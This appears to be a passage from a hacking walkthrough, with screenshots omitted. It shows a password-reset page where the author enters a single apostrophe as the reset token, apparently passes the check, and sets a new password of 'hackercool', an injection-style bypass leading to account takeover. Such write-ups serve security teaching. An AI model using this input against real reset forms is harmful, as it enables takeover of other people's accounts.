
So when I go to the url shown in step 1, I get this page asking me for a token before I reset my password




I enter apostrophe (') as my token and submit it.




Then I am prompted to reset my password by entering a new password. I keep the new password as "hackercool".






